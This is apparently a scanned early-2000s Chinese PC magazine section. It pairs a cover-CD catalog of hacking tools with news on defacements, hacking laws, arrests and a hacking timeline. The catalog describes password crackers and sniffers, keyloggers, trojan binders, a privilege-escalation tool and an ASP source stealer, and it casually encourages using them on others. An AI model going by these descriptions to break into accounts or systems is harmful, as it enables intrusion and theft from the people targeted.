软件说明:功能强大的黑客字典,天使已经附上注册码,自己装上研究一下吧,很不错的。

光盘路径: \zidian \dict2chn. zip

软件名称:hackbook

软件说明:黑客手册,为你的 HACK 之路助一臂之力。

光盘路径: \zidian \hackbook. zip

软件名称:dict3in1

软件说明:3 个字典文件:一个是常用字典,一个是中国的姓氏,另一个是所有的英文单词。

光盘路径: \zidian \dict3in1. zip

软件名称:sqldict. zip

软件说明:SQLdict 是一个攻击 SQL Server 的字典工具。它有助于让你了解你的口令在遭到攻击时是否有足够的防御能力。

光盘路径: \zidian \sqldict. zip

软件名称:diction. zip

软件说明:国产简易字典生成器,可指定特定位置的字符等,还可生成邮件列表。

光盘路径: \zidian \diction. zip

软件名称:hackerword. zip

软件说明:配合 HTMLHACKER 的破解密码字典生成工具。

光盘路径: \zidian \hackerword. zip

杂志相关

软件名称:“风暴”密码猜测软件

软件说明:利用 FTP (Port 21) 进入系统,为一单纯密码猜测程序。本程序适用于功力不足的使用者,拿不到该系统的 Shadow(我就是因为拿不到,才开发了 this 程序啦!),用最笨、最慢,但最方便的方式拿到密码。

光盘路径: \zazhi \caice \GuessWhat. zip

软件名称:LOphtCrack 2.5

软件说明:LOphtCrack 是在 NT 平台上使用的口令审计工具。它能够通过保存在 NT 操作系统中 Cryptographic Hashes 列表来破解用户口令。LOphtCrack 可通过各种不同的破解方法对用户的口令进行破解。

光盘路径: \zazhi \LOphtCrack \LOphtCrack 2.5. zip

软件名称:网络刺客 II

软件说明:鼎鼎大名的破解 E-mail 密码工具——网



络刺客 I 听说过吧?网络刺客 II 的雏形是网络刺客 I, 但 II 代同 I 代相比, 无论功能、性能、技术上均有长足的长进, I 代只相当于 II 代的一个微小的子集。主要新特性嘛?用用就知道了!

光盘路径: \zazhi\cike\NetHacker.zip

软件名称: LetMeIn

软件说明: 一个非常好的 Telnet 密码破解软件, Let MeIn v2.0 支持 PPP 连线的 Telnet 破解, 并有一个 Mail Password 的功能, 你可以随便将它放在一台机器上跑, 设定你的 Mail Address, 找到后即会 Mail Password 给你!

光盘路径: \zazhi\letMein\LetMeIn.zip

软件名称: ProcDump

软件说明: 功能强悍的脱壳工具, 支持多达 28 类、几十种加壳工具生成的压缩加密文件, 是修改文件资源前进行脱壳处理、汉化爱好者不可多得的利器!

光盘路径: \zazhi\crack\ProcDump.zip

软件名称: Aspack

软件说明: exe, dll 和 ocx 文件的最佳压缩工具。Aspack 在日常的计算机应用中, 经常需要把一些文件进行压缩。目前的压缩软件也很多, 如我们最常用的 Winzip, Rar 等, 但这些压缩软件对 exe, dll 以及 ocx 等文件的压缩效果都不够理想, 压缩率较低。Aspack 是一种专门用作压缩 exe, dll 和 ocx 文件的软件。

光盘路径: \zazhi\crack\aspack.zip

软件名称: UPX

软件说明: UPX 是 Ultra Packer For executable 的缩写, 意即“极端的可执行文件打包高手”。从名字可以看出, 它的特点是压缩比高, 但正因为如此, 它颇受计算机高手的青睐, 而初级用户也可以从中领略命令行的魅力。

光盘路径: \zazhi\crack\upx-1.04-linux.tar.gz

软件名称: 小侦探 1.0 版本

软件说明: 现在出现了一个记录本机登录的工具, 这个就是检查本机是否安装有这种工具的软件。

光盘路径: \zazhi\tty1\tty1.zip

软件名称: 雪狐狸之眼 2.0

软件说明: 是用来显示记录为 * * * * * 号的密

码, 按住放大镜, 把它拖到 * * * * * 号的上面, * * * * * 就原形毕露了。

光盘路径: \zazhi\xuhuli\雪狐狸之眼 2.0.exe

软件名称: Oicq 密码瞬间破解器

软件说明: 找出 Oicq 后缀为 cfg 的文件, 便可以现出所有好友, 以及最后一次使用的用户密码。

光盘路径: \zazhi\wcrack\oicqpwcrack.zip

软件名称: Oicq 密码监听记录工具

软件说明: 能够记录 Oicq 用户登录的密码, 在 NT 下无效, 而且对隐身登录者无效。

光盘路径: \zazhi\OicqPass\ICQPassSniff

软件名称: Oicq 好友 IP 侦探器

软件说明: 用它来取代 Oicq 的执行文件, 再次运行 Oicq 后, 随便点出一个在线好友, 你会找到好友的 IP 地址。我的文章里已经介绍过了。

光盘路径: \zazhi\oicq\Oicq.zip

软件名称: Ntis

软件说明: 一款小巧玲珑的网络扫描器, 具体功能参照本刊相关内容。

光盘路径: \zazhi\ntis\ANTISNIFF.zip

软件名称: 代理猎手

软件说明: 现在网上普遍存在利用代理猎手进行扫描的活动, 本次提供的软件希望能对你有所帮助。

光盘路径: \zazhi\daili\comctl32.zip

其他工具

软件名称: Allure

软件说明: 是个搞怪的东东, 运行后让鼠标慢慢移动, 把你运行的所有窗口都关掉, 呵呵, 能把你气死! 没危险的哦 :)

光盘路径: \more\Allure.exe

软件名称: 221

软件说明: 把两个 exe 文件合成一个 exe 文件。

光盘路径: \more\221.zip

软件名称: dir

软件说明: 在 IIS 的可执行目录下执行, 可以显示 WEB 服务器的目录。

· Pc friend ·

光盘路径: \more\dir. zip

软件名称:w4srv95

软件说明:在聊天室查别人的 IP 地址,是个很不错的工具,内附使用说明。

光盘路径: \more\W4srv95. rar

软件名称:ohhttpd

软件说明:是个在聊天室中查对方 IP 地址的软件。安装后在 \logs 目录下有一个 access. log 的文件,所有对服务器的访问请求都会记录在案,包括访问时间、IP、访问者的操作系统和使用的浏览器,非常详尽。内附使用说明。

光盘路径: \more\ohhttpd. exe

软件名称:exebind

软件说明:将两个可执行文件捆绑成一个文件,运行时再自动分别执行,是 NETSPY 作者的大作。

光盘路径: \more\exebind. zip

软件名称:FAKEIP

软件说明:可以隐藏自己 IP 的工具,但本人没有用过,你自己试试吧。

光盘路径: \more\FAKEIP. zip

软件名称:getadmin

软件说明:放在 IIS 的一个可执行目录下执行,加参数: ?用户名,可以将该用户提升为 ADMINISTRATOR。需要 gasys. DLL 文件。

光盘路径: \more\getadmin. zip

软件名称:SRA

软件说明:该包提供了 Telnet 和 Ftp 到客户端和服务器的复位,它使用 Secure RPC 指令,通过网络时,提供加密鉴定,不再使用明文口令。

光盘路径: \more\SRASRC - 1. 3. 1. TAR. gz

软件名称:RunAsEx

软件说明:小榕的新作!用途是在 Windows NT 中以指定用户身份创建进程。注意:此工具不能在本地运行。

光盘路径: \more\Runasex. exe

软件名称:Analyzer

软件说明: Analyzer 是一个完全可配置的分析器程序。它是在 Win32 环境下开发的,它由三部分组成:一个图形接口,一个分析引擎和一个捕获程序。

光盘路径: \more\Analyzer. zip

软件名称:TapTunnel 0. 31

软件说明:TapTunnel 是 Lennart Poettering 写的一个在 TCP/IP - networks 上(比如 Internet)创建客户和服务器的 Ethernet 通道。它能在一个公共线路上连接两个私人网络用户。

光盘路径: \more\TAPTUNNEL - 0. 31 - SOURCE. TAR. gz

软件名称:traceboy

软件说明:本软件运行后可记录键盘的动作,同时可以控制软件的自动删除,启动时口令、随 Win9X 一起启动及 Win9X 的系统秘密设置。

光盘路径: \more\traceboy. zip

软件名称:vr50b

软件说明:网络路径结点回溯分析工具,以在世界地图上显示连接的路径的方式,让你知道当无法连上某些 IP 时的真正问题所在。

光盘路径: \more\vr50b. exe

软件名称:dreamchat3

软件说明:主要针对网易的聊天室的工具。

光盘路径: \more\dreamchat3. zip

软件名称:ntrc

软件说明:NT 的远程控制管理者 2000 的汉化版。

光盘路径: \more\ntrc. zip

软件名称:neotrc10

软件说明:图形化的 Trace 工具,生动地显示出各节点和路由

光盘路径: \more\neotrc10. zip

软件名称:grinder

软件说明:一个 Web 网站的破解辅助工具,例如,在 URL 处填一个 "/iisadmin" 然后输入 IP 扫描地址,就可以扫到哪些 IP 的 iisadmin 目录是可以进入的,还可以查到 Server 的 iis 版本。

光盘路径: \more\grinder. zip


软件名称:watcheador

软件说明:偷别人 ASP 源代码的东东。

光盘路径: \more\watcheador. zip

软件名称:deerhunter

软件说明:千年老妖写的一个安全工具,能欺骗对方你中了木马,聊天室查 IP 等功能。



光盘路径: \more\deerhunter.exe

软件名称: netfox

软件说明: 国人编的网络工具包, 中文界面, 小巧、简明扼要容易使用。有 Ping、Finger、DNS 解析、端口识别、Web 识别、代理猎手及能扫描一个区划 IP。

光盘路径: \more\netfox.zip

软件名称: autochat

软件说明: 这是一个能在聊天室自动发送或手动发送的工具, 还有时间调节, 只要输入聊天室的网址及端口就能自动发送。

光盘路径: \more\autochat.exe

软件名称: MYCHAT

软件说明: 可以隐身说话, 冒充别人讲话, 踢人, 还可以破聊天室的密码哦, 最重要的是国产的, 全中文界面。

光盘路径: \more\MYCHAT.exe

软件名称: attackthread

软件说明: 让 Windows 黑屏的 JAVA 程序。

光盘路径: \more\attackthread.zip

软件名称: nt4all - 101

软件说明: 让任何人都登陆到 NT 服务器上, 包括客户端和服务端。

光盘路径: \more\nt4all - 101.zip

软件名称: ITRACE32

软件说明: 网络跟踪器, 只要有别人的 IP 地址, 就可以知道他在干什么。

光盘路径: \more\ITRACE32.zip

软件名称: martWhois

软件说明: 网络查询工具, 能查询 IP 地址或域名的位置、注册人、联系信息等, 还可以对数据进行缓存, 使你可以建立自己的数据库, 支持 Socks5 防火墙。

光盘路径: \more\sw21102.zip

软件名称: unaward3

软件说明: 查看、修改、取消主板 (Award·BIOS (4.51 PG)) CMOS 口令的软件 ('98, 很好用!)。

光盘路径: \more\unaward3.zip

软件名称: bospy

软件说明: 可以找出用 Back Orifice 来 Hack 你的人的资料, 令他不能 Hack 你, 而这程式也可以假装已被人入侵, 从而玩弄一下入侵你的人 (中文修改版)。

光盘路径: \more\bospy.zip

软件名称: proxyht

软件说明: Proxy Hunter Version 2.02 beta (代理猎手), 可以搜索指定 IP 地址范围的代理服务器。

光盘路径: \more\proxyht.zip

软件名称: pwltool

软件说明: 查看 Win95 口令表 (* .PWL 文件) 的软件。

光盘路径: \more\pwltool.zip

软件名称: superscan

软件说明: 可以随意选择端口, 而且端口后面都有简单说明, 在找到的主机上, 单击右键可以打开 http 浏览; Telnet 登陆, Ftp 上传, 还有 NSlookup 域名查询等功能。

光盘路径: \more\superscan.zip

软件名称: OstroSoft

软件说明: 能帮助你发现网络上被隐藏的资源, 发现安全漏洞并且修补它。它还是一个 Ping/Finger 工具, 提供主机和端口扫描功能。

光盘路径: ostronet5.2Build40927.exe

软件名称: Boss Everyware

软件说明: Boss Everyware 是一个无害的安全应用, 它隐蔽运行, 记录使用者的使用情况。记录什么程序被人用了, 用了多长时间和相关软件的情况。

光盘路径: b1019ssevrwr.zip

软件名称: ommViews

软件说明: 对于网管人员来说, 可以利用 "CommView" 来观察网络连线、重要的 IP 资料统计分析, 如 TCP、UDP、及 ICMP, 并可显示内部及外部 IP 位址、Port 位置、主机名称等重要资讯, 且可将所取得资料储存至硬盘中以备查阅。

光盘路径: cv21101.zip

网站过滤软件不安全 失败率为 1/5

纽约当地时间 2 月 14 日消息,《消费者报告》杂志称,一般的因特网过滤软件对于一些令人生厌的非法网站的过滤工作并非每次都能成功,其失败率为 1/5,也就是在堵塞每 5 个非法网站的过程中,就会有一个网站逃脱。该杂志认为,自从 4 年前网络过滤器最后一次试验以来,人们就没有对其进行过改进。该杂志高级编辑杰夫·弗克斯(Jeff Fox)周三称,“许多家长认为网络对于他们的孩子不是特别的安全,出于对这种网络过滤器的印象,仍旧购买这些产品,而实际上这种产品早就过时了。我们认为,父母不应单纯依靠这些过滤软件来照管孩子们在因特网上浏览的内容。”

这份报告已经在全美的学校和图书馆里张贴,要求联邦政府重新为学生们安装过滤软件,以保护孩子们不受色情文学的侵蚀。美国公民自由联合会和美国图书馆协会计划对这项新要求提出抗议。弗克斯警告称,新的法律如果通过,也就意味着华盛顿方面对此建议已认可。《消费者报告》杂志的评论家针对 139 个可疑或存在争议的站点,使用 6 种软件包进行测试。他们对这些过滤器在保护孩子们免受“令人生厌资料”侵害方面的能力进行评价,包括对性内容和引发犯罪内容、偏执、暴力、烟草和毒品等内容的过滤能力。该杂志发现,美国在线在这方面针对儿童用户的设置“比较好”,其过滤软件的失败率仅为 14%,但这些设置也堵塞了 63% 的合法网站,因为过滤器只允许用户访问事先获得批准的站点。

美国在线针对少年的设置不是依靠事先批准的站点目录来过滤,而是使用禁止目录来过滤。《消费者报告》发现,这样的过滤器使得 30% 的非法站点得以通过。各种过滤器之所以出现不同的效果,是因为这些软件的研制人员

对于某些价值的判断不一致造成的,例如,流产胎儿的图片在网上公布是否属于合法的,这一问题就曾引起很大争议。位于辛辛那提的美国全国儿童及家庭保护联合会是一家反色情组织,该组织副总裁称,要防止孩子们被色情内容所侵害,父母对于孩子的教育比任何技术手段都要重要。

美国多家大公司证实其网站 遭到黑客入侵

新加坡当地时间 2 月 15 日消息,本周二,一群自称为 Sm0ked Crew 的互联网黑客对包括惠普、康柏、Gateway 以及英特尔在内的多家大公司网站进行了入侵,其他受害者还包括 AltaVista 和 Disney's Go. com。

周三晚些时候,一家对黑客行为进行跟踪的独立机构 Attrition. org 报告称,上述黑客已将惠普公司的网站改得面目全非,另外受到攻击的还包括康柏在欧洲、中东和非洲的网站以及 Alta Vista 的一个网上购物站点。不过,惠普公司驻新加坡分公司的一位发言人表示,她对于这起黑客攻击事件无法透露更多细节,但康柏亚太分公司的发言人则证实了其部分公司网站遭入侵一事。

康柏的发言人在周三晚上称,“我们已确认部分公司网站遭到入侵,并对这些网站进行了封锁处理,目前,有关调查正在进行之中。就我们现在得到的信息而言,这些遭攻击的网站都是一些规模较小的网站,我们已对所有主要网站进行了检查,他们的运营情况都很好。”

事实上,直到周三早晨,遭到入侵的惠普和康柏网站还登载有黑客留下的消息:“Sm0ked crew 已对网站实施攻击。”去年 12 月,惠普香港公司的网站也曾被另外一个名为 anti-hackerlink 的黑客组织入侵过。

与此同时,根据 Attrition. org 的另一份报告,Sm0ked Crew 还对英特尔的一个服务器进

行了攻击,英特尔亚洲分公司的发言人证实,“与 Support. Intel. com 相连的一个服务器在 2 月 13 日早晨遭到了黑客攻击。目前,这一服务器已从我们的网络中转移出去,我们将在未来几小时之内采取修补措施。”这位发言人还表示,黑客攻击事件没有对英特尔的业务造成影响,因为受到入侵的网站并不包含任何保密的财务或是人事信息。他说,英特尔正在就这一事件展开调查,目前还不会透露有关细节。

英国新法出台 黑客行为首次被定为恐怖主义

据 Zdnet. co. uk 2 月 19 日报道 计算机黑客行为已被纳入英国政府最新反恐怖主义法案依据从今日起生效的一项英国法律,计算机黑客将可能被划为恐怖主义分子。

这项名为《反恐怖主义法案 2000》的立法目的在于防止持不同政见组织将英国变为恐怖主义基地。它也是世界上第一个对电子恐怖主义作出了定性规定的法律。

引人注目的是,该法案还将恐怖主义的定义扩展为包括“严重干扰或严重中断电子系统运行”的行为在内。按这一法案,这一条仅适用于“蓄意干扰政府工作或威胁公众”的行为。但是否违反了这一法规的最终解释权还是在警方调查人员的手中。这项法案还授权警方可以在没有逮捕令的情况下对疑犯执行 48 小时内的拘留。

Alex Gordon 是伦敦一家法律事务所 Berwin Leyton 的合伙人,也是一名信息技术法律专家。他认为这项法律明显增加了警方在追查计算机罪犯方面的特权。“这项法案的确有助于追查严重计算机黑客案件,”他说。

Gordon 觉得这项法案可能并不会以所有的计算机黑客为目标。但他也认为这项立法实在是太新,我们尚需要制订相关的指导方针。

就在许多非主流政治组织担心新的立法

会抑制他们合法的网下示威时,一些电子激进主义分子担心的却是它会窒息合法的互联网言论自由。

为许多政治激进主义组织和斗士托管网站的英国 ISP GreenNet 很有可能受到这项法案的影响。GreenNet 的顾问,网上激进主义者 Paul Mobbs 就一直在其网站 Electrohippies 上为言论权大声疾呼,认为这项法案会扼杀互联网自由权利。

“由于越来越多的人来到网上,互联网不可避免地带上了政治色彩,”他说,“如果哪个组织发起了一个向首相发送电子邮件请愿的运动,而这一活动又干扰了某个电子邮件系统的运作的話,它就会被视为恐怖主义活动。”

政府方面之所以将计算机行为补充进恐怖主义的定义中,主要是因为人们已经发现一些好战组织正在热中于利用计算机黑客技术。互联网激进主义已经日渐突出,受政治动机驱使的黑客(黑客主义分子)越来越多,许多网页被黑客换上带政治色彩的口号,许多网站由于政治原因被黑客攻击。

内政大臣 Jack Straw 宣布,他将按照新法案的规定,对那些破坏计算机和互联网的恐怖主义分子进行打击。

“‘恐怖主义分子’从不遵纪守法,并在不断地开发新的途径和技术,”Straw 说,“通过《反恐怖主义法案 2000》的执行,英国政府郑重宣告了我们将任何时间任何地点,使用任何法律规定的方式与恐怖主义斗争到底的坚定决心。”

作为中东冲突的一个组成部分,巴以之间的黑客斗争行为已经成了电子恐怖主义增长的显著证明。他们之间被称为“电子圣战”的网上冲突表现为互相入侵对方网站、阻塞网站和发送大量垃圾信件造成对方电子邮件系统崩溃等。

有证据显示,这类激进主义正在其他地区

· Pc friend ·

好战组织间广为发展。

因海缆中断 中国 40 家网站被黑

2月20日凌晨,因中美海缆事件,署名为“O. ~”的黑客攻击了北京市电话局、北京移动、北京寻呼等40家网站。

被黑的页面全部留下这样一句话:“这只是对电信部门迟迟未能修复电缆的一点小小的警告!”句末署名为O. ~

据了解,被黑的40家网站如下:

www.sinoidc.com.cn/index.htm 通港网络(中国电信)

www.btb.com.cn/ 北京市电话局——BEIJING TELECOM

www.btcd.com.cn/ 北京电信发展总公司

210.77.38.162/ NMC Multimedia 北京信息港制作

www.cadz.org.cn/ 中国开发区网

www.Cguide.com/ 中国指南

www.cicn.com.cn/ 中国工商报

210.78.145.10/ BTV 人才择业

www.chinamedia.org/ ChinaMedia

www.china-sol.com/ 中国消费指南

210.77.146.14/ 微软授权培训中心标准认证考试

www.altlan.com/ 华建集团

www.cnpick.com/ 中国精选网 CNPICK

www.t198.com/ 新碟网

www.tianlecn.com/ 天乐集团

www.lovew.com/ 爱网-网络应用服务

www.world65.com/index.html 中国绿色产品网

www.jc-china.com/index.asp 中国建材网

www.iflytek.com/ 中科大讯飞信息科技有限公司

cf.863cims.net/ 现代集成制造系统网络长峰站

www.cnfas.com/ China Food and Agricultural Services

www.eSoftBank.com/ eSoftBank

www.jtxd.com.cn/ 北京经行以太网络科技有限公司

www.chinainstrument.net/ 中仪商务网

www.chinamap.com/ 中国地图出版社

www.tjeph.com.cn/ 天津出版社

www.fjzn.net/ 大观园

liuzc.soim.net/ 世纪热线

www.speed56.com/ 环宇天马物流有限公司

www.china-mba.org/ MBA 中国站

trade.online.tj.cn/ 天津商贸网

it.online.tj.cn/ 天津资讯网

www.buoli.com/ 北京博丽制衣公司

www.bedbm.com.cn/ 北京东方华龙建筑材料有限公司

www.ceiinet.gov.cn/ 中国电子行业投资信息网

www.newtype.com.cn/ NEW TYPE 网络社区

203.93.31.248/

203.93.31.254/

据网友来信称,这些被黑的页面于2月20日凌晨被孤独的O. ~ 攻陷!并“希望中国电信对所有的中国网民们负责!”

微软首次推出网络安全产品

就在微软公司在一片赞叹声中公布了它新的XP操作系统仅过了一天之后,它又于本周三推出了第一款网络安全产品。在经过3年多的开发研制之后,这位软件业巨人首次推出了这款集防火墙和网络加速器于一身的产品,名为“互联网安全与加速(ISA)服务器”,它同

时也是微软公司 .NET 企业服务器平台的一个组成部分。

同许多其他防火墙产品一样,ISA 可以保护网络不被非法侵入和外来袭击,还可以检查进出网络的通信量并在发生可疑情况时通知管理员。换句话说,它将为微软公司 .NET 战略取得成功发挥关键性作用。

它的工作原理是怎样的呢?总部位于香港的在线经纪人企业 Celestial 亚洲证券有限公司(CASH)被选中参加微软公司这款安全产品的测试工作,该公司在用它来保护其 70000 家客户的安全过程中发现,同思科系统公司和 Check Point 公司的产品相比,它更好地满足了客户的需求,同时使用起来似乎也更加容易。CASH 公司首席技术官迈克尔·翁(Michael Wong)说:“我们检查了好几款安全产品,ISA 服务器是惟一管理起来比较容易的软件。”

ISA 显然已经通过了原本需要 90 到 120 天的 ICISA 实验室防火墙认证检验,整个检验过程仅在大约一个月的时间内就完成了。但是微软公司开发者所推崇的“易于管理”性能是否意味着该产品的推出将会大受欢迎呢?总部位于马萨诸塞州坎布里奇市的 Athena 计算机安全公司的一位专家怀恩·皮尔斯认为不能这么肯定。皮尔斯说,尽管微软产品测试版的检测者对它似乎感到满意,但他说产品的易用性如何并不是人们最为关注的问题。

皮尔斯说,“看上去他们似乎是在代理服务器上对它进行了检测,这样做很好。他们把它做成了和视窗一样的界面,使其外观较好并且容易使用,但是任何人也都容易让它犯错误,因为人们并不总是知道它的默认设置是怎样的。在安装完成后它的保护功能就生效了,但如果你使用了默认的设置的话,密码就容易被人窃取。”

除了上述问题之外,皮尔斯说它的启动过

程也存在问题,比如说它需要使用 Word 来创建一个控点,或者使用 Internet Explorer 来进行配置,这使得 ISA 更容易遭到攻击。他说,ICISA 公司的检测当然没有什么问题,但是更好的检验标准是源自澳大利亚并正在全世界得到推广的一个“通用标准”(common criteria),他认为,微软公司要想让 ISA 被政府所接纳,就必须通过这个通用标准的检测。

此外,皮尔斯还提到了 ISA 的价格问题,标准版的售价 1499 美元和企业版的售价 5999 美元是比较合理的。微软公司需要这款软件来支持它作为服务的软件 .NET 平台,微软准备花 2 亿美元为该平台大做广告。有消息说,微软公司要等到周三晚间或周四上午才会对这件事发表评论。

英特尔网站一个次级域名 页面被攻击

2001 年 2 月 14 日早晨,英特尔网站上的一个次级域名页面被黑客“毁容”,使这家芯片制造业巨头感到非常难堪。一个名叫“Sm0ked Crew”的黑客组织,设法毁坏了英特尔位于 talisman1.cps.intel.com 的页面,并留下了一段欢迎其他黑客的短信息。不过,据英特尔称,这些黑客试图上传 HTML 文件的企图未能得逞。英特尔网站上被“毁容”页面所在的服务器,采用的是 Windows NT4 操作系统和微软的 IIS4 服务器软件。这一对组合在最近几周中屡次被黑客攻陷。

专家们对英特尔网站糟糕的安全性能感到吃惊。一位网络安全分析师表示,他相信黑客们利用了 IIS4/NT4 组合中最近被发现的一个安全漏洞。这位分析师指出,这台服务器禁止转移 HTML 的做法相当明智,但英特尔显然并没有严肃对待其网站的安全性能。他补充说,修补这类已知的安全漏洞只需要花费很短的时间。

· Pc friend ·

网络黑客大事记

20世纪70年代,一批当年北美大学生运动的领袖,西海岸反越战活动的积极分子,争民权的斗士渐渐参加了黑客队伍。黑客提倡了一场个人计算机革命,提出“计算机为人民所用”的观点。领头人为苹果公司创建人史蒂夫·乔布斯。

1979年,年仅15岁的凯文·米特尼克仅凭一台电脑和一部调制解调器闯入了北美空中防务指挥部的计算机主机。

1983年,美国联邦调查局首次逮捕了6名少年黑客,这6名少年黑客被控侵入60多台电脑,其中包括斯洛恩·凯特林癌症纪念中心和洛斯阿拉莫斯国家实验室。

1987年,美联邦执法部门指控16岁的赫尔伯特·齐恩闯入美国电话电报公司的内部网络和中心交换系统。齐恩是美国1986年“计算机欺诈与滥用法案”生效后被判有罪的第一人。

1988年,美康奈尔大学研究生罗伯特,莫里斯向互联网传了一个蠕虫程序,感染了6000多个系统——几乎占当时互联网的十分之一。同年,在发现有黑客入侵军事网的一部联网电脑后,美国国防部切断了非保密军事网与阿帕网(早期互联网)之间的物理连接。

1989年,5名西德电脑间谍入侵美国政府和大学电脑网络。最后这五名西德人以间谍罪被逮捕起诉,其中3人被控向苏联克格勃出售他们所获情报。

1990年,“末日军团”(美一黑客组织)的4名成员因盗窃贝尔公司的911紧急电话网络的技术秘密而被逮捕。4名黑客中有3人被判有罪。

1991年,美国国会总审计署宣布在海湾战争期间,几个荷兰少年黑客侵入国防部的计算机,修改或复制了一些非保密的与战争相关的敏感情报,包括军事人员、运往海湾的

军事装备和重要武器装备开发情况等。

1992年,“欺骗大师”(纽约市一少年黑客组织)因入侵美国电话电报公司、美国银行和TRW公司及国家安全局的计算机系统而被判有罪。

1994年,格里菲斯空军基地和美国航空航天局的电脑网络受到两名黑客的攻击。同年,一名黑客用一个很容易得到的密码发现了英国女王、梅杰首相和其他几位军情五处高官的电话号码,并把这些号码公布在互联网上。

1995年,“世界头号电脑黑客”凯文·米特尼克被捕。他被指控闯入许多电脑网络,包括入侵北美空中防务体系、美国国防部,偷窃了2万个信用号卡和复制软件。同年,俄罗斯黑客列文在英国被捕。他被控用笔记本电脑从纽约花旗银行非法转移至少370万美元到世界各地由他和他的同党控制的账户。

1998年,美国国防部宣称黑客向五角大楼网站发动了“有史以来最大规模、最系统性的攻击行动”,打入了许多政府非保密性的敏感电脑网络,查询并修改了工资报表和人员数据。不久,警方抓获了两名加州少年黑客。三个星期后,美国警方宣布以色列少年黑客“分析家”被抓获。同年,马萨诸塞州伍切斯特机场导航系统因一名少年黑客入侵而中断6小时。8月份,中国黑客大行动,抗议印尼对华人暴行。同年,因入侵银行计算机系统,中国镇江两黑客郝景龙、郝景文被判死刑。

1999年5月,美国参议院、白宫和美国陆军网络以及数十个政府网站都被黑客攻陷。同时,因北约导弹袭击中国驻南斯拉夫联盟使馆,中国黑客群体出击美国网站以示抗议。

2000年2月,在三天时间里,黑客使美国数家顶级互联网站——雅虎、亚马逊、电子港湾、CNN陷入瘫痪。黑客使用了一种称作“拒绝服务式”的攻击手段,即用大量无用信息阻塞网站的服务器,使其不能提供正常服务。

同月,日本右翼分子举行集会,企图否认南京大屠杀暴行,引起中国黑客愤慨,中国黑客连番袭击日本网站。

浙江首次查获 黑客攻击网站事件

2000年3月,金华市公安部门查处了一起黑客袭击网站事件,取缔了当地的一家“地球村”网吧。这是浙江省首例查获黑客攻击网站事件。

2月27日,江苏一网站连续遭到黑客攻击,造成主服务器瘫痪长达3个小时。从该网站锁定黑客的IP地址看,黑客出自浙江省金华市。3月14日下午,金华市公安局计算机管理监察处收到省公安厅发来的加急电报,要求协查江苏常州市奔腾网站被黑客攻击事件。金华市公安局计算机管理监察处立即组织力量,周密部署,在全市范围内开展调查取证工作。

当日晚,金华公安部门根据省厅提供的电话号码,很快确定了电话的主人是一家名叫“地球村”的网吧。晚9时,办案人员以例行网吧安全检查的名义对该网吧实施检查。检查中发现,该网吧其中的一台服务器上发现装有“网络刺客”等黑客程序。经进一步确认,省厅提供的电话号码恰好接在这一台服务器上。

同时,办案人员在电信部门的大力协助下,在数据库中找到了关键证据,至此,可以确定攻击常州奔腾网站的就是“地球村”网吧。办案人员经过排查,初步确认该网吧技术员张春辉有重大的作案嫌疑。办案人员对张春辉长时间的政策攻心,张终于对自己所作所为供认不讳。

张春辉是宁波鄞县人,1999年从浙江师范大学计算机系应用电子技术专业毕业后担任“地球村”网吧技术员。他常利用黑客软件攻击一些防范措施比较薄弱的小网站,虽然

他还算不上真正意义上的黑客高手,也知道实施黑客攻击属违法行为,但总觉得好玩,很想试试。仅2月下旬,他就实施攻击10多次。

根据刑法第286条规定:对黑客行为造成“计算机信息系统不能正常运行,后果严重的,处五年以下有期徒刑或者是拘役。”张春辉的所作所为已违反了有关的法律法规。目前此案仍在进一步审理之中。

首例破坏银行 计算机系统案告破

经沪鄂两地警方通力协作,在湖北利川市某银行进行毁灭性删除破坏计算机信息系统的犯罪嫌疑人邹曦,于2000年11月2日被上海警方抓获。据了解,这是新刑法中规定的、但尚未司法实践的全国首例破坏银行计算机系统案件。

11月1日,上海市公安局接到湖北省公安厅的紧急电报,称破坏计算机信息系统的犯罪嫌疑人邹曦可能藏匿在上海,要求上海警方紧急协捕。

据了解,邹曦原系利川某银行支行主会计、营业部负责人,因涉嫌报复和贪污,于8月3日将该支行计算机系统的应用程序及数据库毁灭性地删除,导致该行业务一度陷于全面瘫痪状态。潜逃时,邹还将该行大量的会计报表、原始凭证、总账、分户账等转移。

上海警方接报后,对此案侦破工作高度重视。当天晚上,科技处计算机监察科利用高科技手段,对邹曦在沪行踪追踪调查。11月2日凌晨,终于将邹曦藏身的目标锁定在虹口区大连西路某号六楼。当天下午4时半,刑警“803”九支队调集精兵强将果断出击,将猝不及防的邹曦抓获。犯罪嫌疑人邹曦已于11月4日被押回湖北受审。

德国黑客米克斯特被判徒刑

由于在 2000 年 2 月初使美国七大网站时间不等地限于瘫痪状态的惊人的网站攻击事件而闻名于世的德国计算机黑客米克斯特 (Mixer), 3 月 31 日被汉诺威法院二审判决有期徒刑 6 个月, 缓期 2 年。现年 21 岁的米克斯特, 编写了一个名为部落洪水网络 (Tribe Flood Network) 的计算机软件, 并公布在互联网上, 让人随意下载。使用这个软件可以向被攻击的网站发出洪水般的大量垃圾邮件, 从而使计算机无法工作, 导致网站崩溃而绝服务。

但是, 这次判决还没有涉及这个事件, 而是有关米克斯特在 1998 年非法别人计算机系统的犯罪行为。当时年龄为 19 岁的米克斯特多次闯入几家企业的计算机系统, 并在计算机系统中安装了病毒软件和窃看了那里的文件。

法院估算, 所造成的直接损失为 3.4 万马克, 但是同时指出, 受害系统后续修补工作的费用则难以计算。今年 2 月, 一家德国法院判罚米克斯特做 15 个小时的社会服务工作, 作为控方的德国检察院不服, 提出上诉。这次作为终审判决的判刑, 虽然大大重于一审判决, 但比起美国法院对于类似案件的判决, 还是量刑较轻。本月初, 在美国审理一个年轻黑客的案件, 他被指控 #20165; 仅? 两次修改别人的网页, 检查官就要求判处两次各 15 年有期徒刑。而大名鼎鼎的米特尼克, 在 5 年服刑期满出狱后, 还被限制不准从事与计算机和网络稍有联系的工作, 以致他失业在家。

米克斯特在计算机上可算是天才, 但是熟悉他的人说, 他不过是英语特好, 而数学成绩只是平平。

不流血的中东现代“黑客” 大战愈演愈烈

在世界各地的电视屏幕上, 每天都在播放着中东地区巴以血腥冲突的镜头。与此同时, 巴勒斯坦与以色列之间进行的现代化“战争”也愈演愈烈。这场以全球计算机网络为载体的信息战, 由一些掌握了深奥计算机技术的政治活跃分子所发动的网络战被人们称作是一场针对异教徒的“电子讨伐战”。

这些活跃在网络战场上的“士兵”几个月内不断地进攻敌方的电脑服务器, 散布病毒, 入侵网站, 发动电子邮件炸弹攻击。从一开始, 这场网络战争就显得残酷无比, 而到现在, 无论是规模还是激烈程度都在不断升级。

